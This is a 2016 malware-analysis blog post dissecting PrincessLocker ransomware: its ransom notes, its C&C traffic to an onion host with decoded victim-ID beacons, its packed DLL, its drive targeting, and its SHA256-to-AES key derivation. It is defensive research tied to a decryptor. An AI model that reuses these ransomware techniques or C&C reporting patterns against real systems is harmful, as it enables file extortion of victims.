PrincessLocker – ransomware with not so royal encryption

November 21, 2016 by Malwarebytes Labs

Last updated: November 24, 2016

PrincessLocker ransomware has appeared some time ago and has drawn out attention by using the same template of the site for a victim as Cerber did. It is not a widespread ransomware, so it has taken some time before we got our hands on a sample. In this article, we dig deeper and try to answer questions about its internal similarities with Cerber (and other known ransomware).

Described version of the PrincessLocker ransomware is found decryptable. You can read details about file recovery here.


Analyzed sample

- 14c32fd132942a0f3cc579adbd8a51ed – original executable, distributed in a campaign
  - 4142a59be1f59dbd8e1be832df893d08 – unpacked: core DLL


Behavioral analysis

Once executed, Princess Ransomware runs silently. It does not delete the original copy, but just encrypts all the data in the background. After finishing the encryption, it pops up a default browser and displays the ransom note. It drops notes in three file formats: *HTML*, *URL shortcut,* and *TXT*.

Notes have a name following the pattern: *!_HOW_TO_RESTORE_<added extension>.<note extension>*



The ransom notes guide the victim into the Tor-based page, which is intended to give more instructions about the payment and data recovery:




Names of the encrypted files are not changed – only new extensions are added at the end, which are randomly generated on each run.

Date	Name	Type	Size
2016-11-18 16:19	!_HOW_TO_RESTORE_xrnc8.html	Firefox HTML Doc...	2 KB
2016-11-18 16:19	!_HOW_TO_RESTORE_xrnc8.txt	Text Document	1 KB
2016-11-18 16:19	!_HOW_TO_RESTORE_xrnc8	Internet Shortcut	1 KB
2016-11-18 16:19	square1 (another copy).bmp.xrnc8	XRNC8 File	140 KB
2016-11-18 16:19	square1 (copy).bmp.xrnc8	XRNC8 File	140 KB
2016-11-18 16:19	square1.bmp.xrnc8	XRNC8 File	140 KB


Every file is encrypted with the same key, which means the same plaintext produces the same ciphertext. The file's content has high entropy and no patterns are visible, which suggest a strong encryption algorithm, probably AES with chained blocks. See an example below:

square.bmp : left – original, right encrypted with *Princess*



Network communication

During the encryption process, the application communicates with its C&C, that is hosted on a Tor-based site:



Connections list:

Hostname	Content Type	Size	Filename
myexternalip.com	text/plain	12 bytes	raw
cxufwls2xrlqt6ah.onion.link	application/x-www-form-urlencoded	209 bytes	n.php
cxufwls2xrlqt6ah.onion.link	text/html	2 bytes	n.php
cxufwls2xrlqt6ah.onion.link	application/x-www-form-urlencoded	33 bytes	f.php
cxufwls2xrlqt6ah.onion.link	text/html	2 bytes	f.php
cxufwls2xrlqt6ah.onion.link		5 bytes	f.php
cxufwls2xrlqt6ah.onion.link	application/x-www-form-urlencoded	33 bytes	f.php
cxufwls2xrlqt6ah.onion.link	text/html	2 bytes	f.php
cxufwls2xrlqt6ah.onion.link		5 bytes	f.php
cxufwls2xrlqt6ah.onion.link	application/x-www-form-urlencoded	33 bytes	f.php
cxufwls2xrlqt6ah.onion.link	text/html	2 bytes	f.php
cxufwls2xrlqt6ah.onion.link		5 bytes	f.php
cxufwls2xrlqt6ah.onion.link	application/x-www-form-urlencoded	33 bytes	f.php
cxufwls2xrlqt6ah.onion.link	text/html	2 bytes	f.php
cxufwls2xrlqt6ah.onion.link		5 bytes	f.php

First, the malware queries the legitimate address, myexternalip.com/raw, in order to fetch the victim's external IP. After that, requests are sent to the Onion-based C&C. It sends sets of Base64-encrypted data.

Example 1:

In the request to ***n.php***, the ransomware posts a set of encrypted and Base64-encoded data:

```
POST /n.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: cxufwls2xrlqt6ah.onion.link
Content-Length: 209

data=QQ8EZkZ_dnFldWFKCVxyWFppe2QCcFFyd15XSxRSDHxcHHNdRVtFWEBGQhRH
DAMHBgsHCQABAAoVQw8GWgJXRQUDBgULF1sOBQQdAAMBHwcdCQMVXg8FHwMdBgQDA
BRFDEcDWlBeAEdWBkFBXRRADAEHCQQVXQ8CAQYGF1cOSUBdUgoVRA9ndGFnfHNweX
t9dB9HVEFHVEA=HTTP/1.1 200 OK
X-Check-Tor: false
Date: Fri, 18 Nov 2016 15:17:02 GMT
Content-Type: text/html; charset=UTF-8
X-Onion-Url: cxufwls2xrlqt6ah.onion
Age: 0
X-Cache: MISS
Transfer-Encoding: chunked
Connection: keep-alive
Accept-Ranges: bytes

002


0
```

QQ8EZkZ_dnFldWFKCVxyWFppe2QCcFFyd15XSxRSDHxcHHNdRVtFWEBGQhRHDAMHBgs
HCQABAAoVQw8GWgJXRQUDBgULF1sOBQQdAAMBHwcdCQMVXg8FHwMdBgQDABRFD
EcDWlBeAEdWBkFBXRRADAEHCQQVXQ8CAQYGF1cOSUBdUgoVRA9ndGFnfHNweXt9dB9
HVEFHVEA=

Decoded to:

```
00000000  41 0f 04 66 46 7f 76 71  65 75 61 4a 09 5c 72 58  |A..fF.vqeuaJ.\rX|
00000010  5a 69 7b 64 02 70 51 72  77 5e 57 4b 14 52 0c 7c  |Zi{d.pQrw^WK.R.||
00000020  5c 1c 73 5d 45 5b 45 58  40 46 42 14 47 0c 03 07  |\.s]E[EX@FB.G...|
00000030  06 0b 07 09 00 01 00 0a  15 43 0f 06 5a 02 57 45  |.........C..Z.WE|
00000040  05 03 06 05 0b 17 5b 0e  05 04 1d 00 03 01 1f 07  |......[.........|
00000050  1d 09 03 15 5e 0f 05 1f  03 1d 06 04 03 00 14 45  |....^..........E|
00000060  0c 47 03 5a 50 5e 00 47  56 06 41 41 5d 14 40 0c  |.G.ZP^.GV.AA].@.|
00000070  01 07 09 04 15 5d 0f 02  01 06 06 17 57 0e 49 40  |.....]......W.I@|
00000080  5d 52 0a 15 44 0f 67 74  61 67 7c 73 70 79 7b 7d  |]R..D.gtag|spy{}|
00000090  74 1f 47 54 41 47 54 40                          |t.GTAGT@|
00000098
```

Example 2:

In the request to ***f.php***, the ransomware periodically posts smaller chunks of Base64-encoded data:

```
POST /f.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: cxufwls2xrlqt6ah.onion.link
Content-Length: 33

data=dj11MGtibTF1ZTdzcmwmZj0xMTQwHTTP/1.1 200 OK
X-Check-Tor: false
Date: Fri, 18 Nov 2016 15:18:57 GMT
Content-Type: text/html; charset=UTF-8
X-Onion-Url: cxufwls2xrlqt6ah.onion
Age: 0
X-Cache: MISS
Transfer-Encoding: chunked
Connection: keep-alive
Accept-Ranges: bytes

002


0
```

After decoding the data, we can see that it contains two values: One is the victim ID and the second is the number of files encrypted at that time.

Content from the above example:


dj11MGtibTF1ZTdzcmwmZj0xMTQw

Decoded to:

v=u0kbm1ue7srl&f=1140

Inside

Like most malware, Princess comes wrapped in the encrypted layer—a tactic that protects the malicious core from the detection. The dropper loads the core module into its own memory (self-injection):



The core module is a DLL with two exported functions:

Offset	Name	Value	Meaning
236D0	Characteristics	0	
236D4	TimeDateStamp	5820C677	
236D8	MajorVersion	0	
236DA	MinorVersion	0	
236DC	Name	2430C	com.dll
236E0	Base	1	
236E4	NumberOfFunctions	2	
236E8	NumberOfNames	2	
236EC	AddressOfFunctions	242F8	
236F0	AddressOfNames	24300	
236F4	AddressOfNameOrdinals	24308	

Details

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
236F8	1	82D0	24314	one	
236FC	2	8940	24318	zero	

The export table reminds us of another ransomware: the Maktub locker:

Offset	Name	Value	Meaning
CD68	Characterist...	0	
CD6C	TimeDateSt...	56EBCD67	
CD70	MajorVersion	0	
CD72	MinorVersion	0	
CD74	Name	21FA4	C.dll
CD78	Base	1	
CD7C	NumberOfF...	2	
CD80	NumberOfN...	2	
CD84	AddressOfF...	21F90	

Details

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
CD90	1	2890	21FAA	one	
CD94	2	27B0	21FAE	two	

This suggests that the threat actors behind both of them are somehow connected or used the same template to build their product.

The unpacked DLL is not independent. It needs to be loaded via a dropper, because it calls a function from the dropper module during execution:

```
100089CE  CALL 10003FC0
100089D3  TEST AL,AL
100089D5  JE 10008B40
100089DB  PUSH 0
100089DD  PUSH 7
100089DF  CALL DWORD PTR DS:[100274BC]          princess.00E84B70
100089E5  ADD ESP,8
100089E8  TEST EAX,EAX
100089EA  JNZ 10008B40
100089F0  CALL 100048E0
100089F5  CMP DWORD PTR DS:[100274CC],0C8
100089FF  JBE 10008B40
10008A05  PUSH 10020A04                         UNICODE "0123456789123456789012345"
10008A0A  LEA ECX,DWORD PTR SS:[ESP+30]
10008A0E  CALL 10008D70
10008A13  LEA EDX,DWORD PTR SS:[ESP+2C]
10008A17  LEA ECX,DWORD PTR SS:[ESP+5C]
10008A1B  CALL 100035F0
10008A20  XOR EDI,EDI
10008A22  MOV DWORD PTR SS:[ESP+74],858D4B8B
10008A2A  MOV WORD PTR SS:[ESP+78],8D
10008A31  LEA EDX,DWORD PTR SS:[ESP+74]
```

By this way, authors of this ransomware wanted to make analysis tougher.

Attacked targets

This ransomware attacks following drive types: [2 -removable, 3 – fixed, 4 -remote]:

```
v3 = GetDiskFreeSpaceW(RootPathName, 0, 0, 0, 0);
drive_type = GetDriveTypeW(RootPathName);
if ( v3 )
{
  if ( drive_type == 3 || drive_type == 2 || drive_type == 4 )
  {
```


Encryption

The key is generated only once before the encrypting loop is deployed. First, a random Unicode string is generated. Then, it is hashed using SHA256 algorithm:


Below is a sample set of random data that was generated during one of the test sessions:

key: SHA256(L"3igcZhRdWq96m3GUmTAiv9")
ID: wjn6kdbblpiu
extension: zzqeb


The result of the hashing function is used to derive an AES 128 key:



The derived key is used to encrypt content of each file in 128-byte long chunks:



Chunks are encrypted using the function *CryptEncrypt* from Microsoft Crypto API that is loaded dynamically during execution:



Conclusion

Comparative analysis of the code with Cerber has proven that although both families share the same template for the Onion page, they do not have any significant internal similarities. PrincessLocker is way simpler, the mistake committed in the implementation allowed us to write a decryptor. It suggests that the authors of this malware are not as experienced.

It is possible that this ransomware has been built using some fragments of other ransomware that authors got access to rather than being a work of the same authors as Cerber or Maktub.

In order to not give any hints to the threat actors behind the PrincessLocker, we decided to not disclose some parts of the analysis, which could suggest how to fix the discovered bug.

Appendix

http://www.bleepingcomputer.com/news/security/introducing-her-royal-highness-the-princess-locker-ransomware/ – Bleeping Computer about Princess Ransomware

---

This was a guest post written by Hasherezade, an independent researcher and programmer with a strong interest in InfoSec. She loves going in details about malware and sharing threat information with the community. Check her out on Twitter @hasherezade and her personal blog: https://hshrzd.wordpress.com.